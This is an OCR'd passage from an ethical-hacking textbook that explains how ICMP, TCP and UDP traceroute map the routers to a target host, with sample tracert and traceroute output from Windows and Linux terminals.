
- Traceroute programs work on the concept of **ICMP protocol** and **use the TTL field in the header of ICMP packets** to discover the routers on the path to a target host

IMCP Traceroute




```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>tracert 216.239.36.10

Tracing route to ns3.google.com [216.239.36.10]
over a maximum of 30 hops:

  1     1 ms    <1 ms    <1 ms  10.10.1.2
  2     2 ms     2 ms     3 ms  172.18.0.1
  3     1 ms     1 ms     1 ms  192.168.100.6
  4     1 ms     1 ms     2 ms  103.152.3.225
  5     3 ms     2 ms     2 ms  38.140.226.249
  6     2 ms     4 ms     3 ms  te0-3-1-5.rcr21.tpa01.atlas.cogentco.com [154.24.32.129]
  7     9 ms    10 ms     9 ms  be2320.ccr22.mia01.atlas.cogentco.com [154.54.5.85]
  8     9 ms     9 ms     8 ms  be3401.ccr21.mia03.atlas.cogentco.com [154.54.47.30]
  9    17 ms     9 ms     8 ms  tata.mia03.atlas.cogentco.com [154.54.9.46]
 10     8 ms     9 ms     8 ms  72.14.215.97
 11     9 ms     8 ms     9 ms  108.170.253.3
 12    10 ms    11 ms    10 ms  216.239.54.71
 13    33 ms    32 ms    32 ms  142.250.226.24
 14    32 ms    31 ms    30 ms  216.239.49.47
 15    30 ms    30 ms    30 ms  142.250.56.231
```

TCP Traceroute



```
┌─[✗]─[attacker@parrot]─[~]
└──╼ $sudo tcptraceroute www.google.com
[sudo] password for attacker:
Running:
        traceroute -T -O info www.google.com
traceroute to www.google.com (142.250.217.196), 30 hops max, 60 byte packets
 1  10.10.1.2 (10.10.1.2)  3.499 ms  5.598 ms  9.107 ms
 2  172.18.0.1 (172.18.0.1)  12.137 ms  13.499 ms  14.918 ms
 3  192.168.100.6 (192.168.100.6)  17.382 ms  19.869 ms  20.324 ms
 4  103.152.3.225 (103.152.3.225)  21.434 ms  22.263 ms  23.227 ms
 5  38.140.226.249 (38.140.226.249)  24.835 ms  25.957 ms  27.143 ms
```

UDP Traceroute



```
┌─[attacker@parrot]─[~]
└──╼ $traceroute www.google.com
traceroute to www.google.com (142.250.217.196), 30 hops max, 60 byte packets
 1  10.10.1.2 (10.10.1.2)  1.178 ms  1.442 ms  1.314 ms
 2  172.18.0.1 (172.18.0.1)  1.353 ms  1.723 ms  1.937 ms
 3  192.168.100.6 (192.168.100.6)  2.654 ms  2.605 ms  3.037 ms
 4  103.152.3.225 (103.152.3.225)  3.645 ms  3.925 ms  4.367 ms
 5  38.140.226.249 (38.140.226.249)  4.846 ms  5.799 ms  6.801 ms
 6  te0-3-1-5.rcr21.tpa01.atlas.cogentco.com (154.24.32.129)  7.208 ms  4.270 m
s te0-3-0-5.rcr21.tpa01.atlas.cogentco.com (154.24.5.181)  3.099 ms
 7  be2261.ccr21.mia01.atlas.cogentco.com (154.54.5.81)  9.410 ms be2320.ccr22
```

Traceroute

Finding the route of the target host on the network is necessary to test against man-in-the-middle attacks and other related attacks. Most operating systems come with a Traceroute utility to perform this task. It traces the path or route through which the target host packets travel in the network.

Traceroute uses the ICMP protocol and Time to Live (TTL) field of the IP header to find the path of the target host in the network.

The Traceroute utility can detail the path through which IP packets travel between two systems. The utility can trace the number of routers the packets travel through, the round-trip time (duration in transiting between two routers), and, if the routers have DNS entries, the names of the routers and their network affiliation. It can also trace geographic locations. It works by exploiting a feature of the Internet Protocol called TTL. The TTL field indicates the maximum number of routers a packet may traverse. Each router that handles a packet decrements the TTL count field in the ICMP header by one. When the count reaches zero, the router discards the packet and transmits an ICMP error message to the originator of the packet.



IP Source
Router Hop
Router Hop
Router Hop
Destination Host
ICMP Echo request
TTL = 1
ICMP error message
ICMP Echo request
TTL = 2
ICMP error message
ICMP Echo request
TTL = 3
ICMP error message
ICMP Echo request
TTL = 4
ICMP reply message

Figure 2.74: Illustration of Traceroute

The utility records the IP address and DNS name of the router and sends out another packet with a TTL value of two. This packet makes it through the first router and then times-out at the next router in the path. This second router also sends an error message back to the originating host. Traceroute continues to do this and records the IP address and name of each router until a packet finally reaches the target host or until it decides that the host is unreachable. In the process, it records the time taken for each packet to make a round trip to each router. Finally, when it reaches the destination, the normal ICMP ping response will be sent back to the sender. The utility helps to reveal the IP addresses of the intermediate hops in the route to the target host from the source.

ICMP Traceroute

Windows operating system by default uses ICMP traceroute. Go to the command prompt and type the **tracert** command along with the destination IP address or domain name as follows:


```
C:\>tracert 216.239.36.10

Tracing route to ns3.google.com [216.239.36.10] over a maximum of 30
hops:
  1   <1 ms    <1 ms    <1 ms   10.10.1.2
  2   20 ms     4 ms     5 ms   1.6.15.234
  3   21 ms    19 ms    21 ms   100.66.8.23
  4   20 ms    19 ms    19 ms   100.68.8.23
  5   23 ms    41 ms    20 ms   72.14.210.200
  6   21 ms    21 ms    23 ms   108.170.248.163
  7   68 ms    67 ms    67 ms   209.85.242.115
  8  102 ms   102 ms   102 ms   209.85.247.194
  9  100 ms   106 ms   122 ms   72.14.239.175
 10  114 ms   119 ms   114 ms   209.85.244.31
```

```
11 114 ms    112 ms   112 ms   209.85.247.118
12 114 ms    118 ms   115 ms   74.125.253.85
13 111 ms    112 ms   113 ms   ns3.google.com [216.239.36.10]
Trace complete.
```

TCP Traceroute

Many devices in any network are generally configured to block ICMP traceroute messages. In this scenario, an attacker uses TCP or UDP traceroute, which is also known as Layer 4 traceroute. Go to the terminal in Linux operating system and type the **tcptraceroute** command along with the destination IP address or domain name as follows:

```
tcptraceroute www.google.com
```



